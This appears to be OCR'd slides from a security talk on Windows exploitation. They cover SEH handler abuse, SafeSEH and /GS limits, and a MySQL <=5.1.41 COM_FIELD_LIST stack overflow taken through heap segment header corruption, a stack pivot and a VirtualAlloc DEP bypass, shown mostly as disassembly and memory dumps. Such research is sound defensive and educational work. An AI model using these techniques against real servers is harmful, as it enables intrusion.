77BC6CA8   E8 11370000      CALL msvcrt.77BCA3BE
77BC6CAD   83C4 04          ADD ESP,4
77BC6CB0   0BC0             OR EAX,EAX
77BC6CB2   74 7B            JE SHORT msvcrt.77BC6D2F
77BC6CB4   83FE FF          CMP ESI,-1
77BC6CB7   74 7D            JE SHORT msvcrt.77BC6D36
77BC6CB9   8D0C76           LEA ECX,DWORD PTR DS:[ESI+ESI*2]
77BC6CBC   8B448F 04        MOV EAX,DWORD PTR DS:[EDI+ECX*4+4]
77BC6CC0   0BC0             OR EAX,EAX
77BC6CC2   74 59            JE SHORT msvcrt.77BC6D1D
77BC6CC4   56               PUSH ESI
77BC6CC5   55               PUSH EBP
77BC6CC6   8D6B 10          LEA EBP,DWORD PTR DS:[EBX+10]
77BC6CC9   33DB             XOR EBX,EBX
77BC6CCB   33C9             XOR ECX,ECX
77BC6CCD   33D2             XOR EDX,EDX
77BC6CCF   33F6             XOR ESI,ESI
77BC6CD1   33FF             XOR EDI,EDI
77BC6CD3   FFD0             CALL EAX
77BC6CD5   5D               POP EBP
```

If we can write NULLS to the stack

And we can guess the stack range

And we can spray a heap range

Then yes, we can reach this code

Good Luck With That ☺

0x77BC6C74 _except_handler3

```
77BC6CA1 MOV ESI,DWORD PTR DS:[EBX+C]    ; Load SEH+C
77BC6CA4 MOV EDI,DWORD PTR DS:[EBX+8]    ; Load SEH+8
77BC6CA7 PUSH EBX
77BC6CA8 CALL msvcrt.77BCA3BE            ; Call validation
routine
```


STACK	
SEH-8	Ptr Stack < SEH
SEH-4	XXXXXXXX
SEH Record	XXXXXXXX
Handler	77BC6C74
SEH+8	NonStack Ptr
SEH+C	00000001

Fake Record	
FFFFFFFF	EIP TARGET

Possible under the right conditions, but yeah.....

__CxxFrameHandler2

```
77BE8E5B MOV EAX,msvcrt.77BE8EF0
77BE8E60 JMP msvcrt.__CxxFrameHandler2      ; Call the FrameHandler
```



Well, at least it hasn't terminated yet.

Case Study - MYSQL

MYSQL < =5.1.41 COM_FIELD_LIST

- Stack overflow
- Supply a long field name as the parameter

```
[14:58:24] Access violation when writing to [03310000] - use Shift+F7/F8/F9 to pass exception to program
```

```
0069726A  MOV BYTE PTR DS:[ECX],AL
0069726C  ADD ECX,1
0069726F  ADD EDX,1
00697272  TEST AL,AL
00697274  JNZ SHORT mysqld.00697268
00697276  LEA EAX,DWORD PTR DS:[ECX-1]
00697279  RETN
```

```
0330FFA0   68686868 hhhh
0330FFA4   68686868 hhhh Pointer to next SEH record
0330FFA8   68686868 hhhh SE handler
0330FFAC   68686868 hhhh
0330FFB0   68686868 hhhh
0330FFB4   68686868 hhhh
0330FFB8   68686868 hhhh
0330FFBC   68686868 hhhh
0330FFC0   68686868 hhhh
0330FFC4   68686868 hhhh
0330FFC8   68686868 hhhh
0330FFCC   68686868 hhhh
0330FFD0   68686868 hhhh
0330FFD4   68686868 hhhh
0330FFD8   68686868 hhhh
0330FFDC   68686868 hhhh
0330FFE0   68686868 hhhh
0330FFE4   68686868 hhhh
0330FFE8   68686868 hhhh
0330FFEC   68686868 hhhh
0330FFF0   68686868 hhhh
0330FFF4   68686868 hhhh
0330FFF8   68686868 hhhh
0330FFFC   68686868 hhhh
```

SafeSEH

No modules to be used

- **No useable memory addresses**
- **Can’t fall back to ret overwrite due to /GS**

Try a longer string?

- **Maybe a different code path is taken**

Something's Different

```
[15:08:53] Access violation when reading [68686868] - use Shift+F7/F8/F9 to pass exception to program
```


Different AV

Different Code Location

```
00410BC9  CMP BYTE PTR DS:[ECX],0
00410BCC  JE SHORT mysqld.00410BD6
00410BCE  INC EAX
00410BCF  INC ECX
00410BD0  CMP EAX,DWORD PTR SS:[ESP+8]
00410BD4  JB SHORT mysqld.00410BC9
```


```
0330FFA4   68686868 hhhh Pointer to next SEH record
0330FFA8   68686868 hhhh SE handler
0330FFAC   68686868 hhhh
0330FFB0   68686868 hhhh
0330FFB4   68686868 hhhh
0330FFB8   68686868 hhhh
0330FFBC   68686868 hhhh
0330FFC0   68686868 hhhh
0330FFC4   68686868 hhhh
0330FFC8   68686868 hhhh
0330FFCC   68686868 hhhh
0330FFD0   68686868 hhhh
0330FFD4   68686868 hhhh
0330FFD8   68686868 hhhh
0330FFDC   68686868 hhhh
0330FFE0   68686868 hhhh
0330FFE4   68686868 hhhh
0330FFE8   68686868 hhhh
0330FFEC   68686868 hhhh
0330FFF0   68686868 hhhh
0330FFF4   68686868 hhhh
0330FFF8   68686868 hhhh
0330FFFC   68686868 hhhh
```

Memory Map



Stack
No Guard Page
0330FFE4 68686868 hhhh
0330FFE8 68686868 hhhh
0330FFEC 68686868 hhhh
0330FFF0 68686868 hhhh
0330FFF4 68686868 hhhh
0330FFF8 68686868 hhhh
0330FFFC 68686868 hhhh
031DF000 00001000 Priv ??? Gua: RW
031E0000 00030000 Priv RW Gua: RW
032DF000 00001000 Priv ??? Gua: RW
032E0000 00030000 Priv RW Gua: RW
03310000 000D9000 Priv RW RW
Dump - 03310000..033E8FFF
03310000 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310010 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310020 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310030 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310040 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310050 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310060 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310070 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310080 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310090 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
033100A0 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
033100B0 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
033100C0 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
033100D0 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
033100E0 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
033100F0 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310100 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310110 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310120 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh
03310130 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 68 hhhhhhhhhhhhhhhh

Interesting

- Doesn't help us bypass SafeSEH restritions
- Wonder what this other memory is?
- If only we could stop the current thread from crashing



Looks Like Heap Code



Heap Segment Header Exploitation

Heap segment

- Created when heap is extended
- Pointer stored in base h

Heap Management	
Address	Description
003E0000	Base Address
003E0058	Segments[64]

40 byte chunk contains

- Heap chunk header
- Segment metadata

Segment header queried

- During allocation for large size
- Segment queried on uncommitted memory
- Will commit and insert new chunk into freelist[0]

Heap Segment Header Exploitation

Heap Segment Header		
Address	Value	Description
03310008	FFEEFFEE	Signature
0331000C	00000000	Flags
03310010	003E0000	Heap
03310014		LargestUnCommittedRange
03310018	03310000	Base Address
0331001C	00000400	Number of pages
03310020	03310040	First Entry
03310024	03FF0371	Last Valid Entry
03310028		NumberOfUnCommittedPages

40 Byte Chunk


Address for newly created chunk to use

UnCommitted Ranges	
Address	Description
+0	Flags/# pages
+4	Chunk Address
+8	Chunk Size

Heap Segment Header Exploitation

Exploit needs to setup

- FirstEntry pointer
- UnCommittedRange (this controls the



More Heaps

At next large allocation

- Fake uncommittedrange used
- 01ACBA90 is returned
- Data written to allocated buffer


Address	Hex dump
01ACBA90	20 00 AD 01 20 00 AD 01 20 00 AD 01 20 00 AD 01
01ACBAA0	20 00 AD 01 20 00 AD 01 20 00 AD 01 20 00 AD 01
01ACBAB0	20 00 AD 01 20 00 AD 01 20 00 AD 01 20 00 AD 01
01ACBAC0	20 00 AD 01 20 00 AD 01 20 00 AD 01 20 00 AD 01
01ACBAD0	20 00 AD 01 20 00 AD 01 20 00 AD 01 20 00 AD 01

Overwritten function pointer table in MYSQL heap

Function table accessed

- EAX points to our data

```
00446914 MOV EAX,DWORD PTR
DS:[ESI]
00446916 MOV EDX,DWORD PTR
DS:[EAX+4]
00446919 PUSH EDI
0044691A PUSH EBX
0044691B PUSH EBP
0044691C PUSH ECX
0044691D MOV ECX,ESI
0044691F CALL EDX
```




```
00424983 PUSH EAX
00424984 POP ESP
00424985 RETN
```

Take control of the stack

```
00401054 POP ECX
00401055 RETN
```

Bypass DEP

```
005FFF22   CALL DWORD PTR DS:[<&KERNEL32.VirtualAl kernel32.VirtualAlloc
005FFF28   MOV ECX,DWORD PTR DS:[9D4954]
```

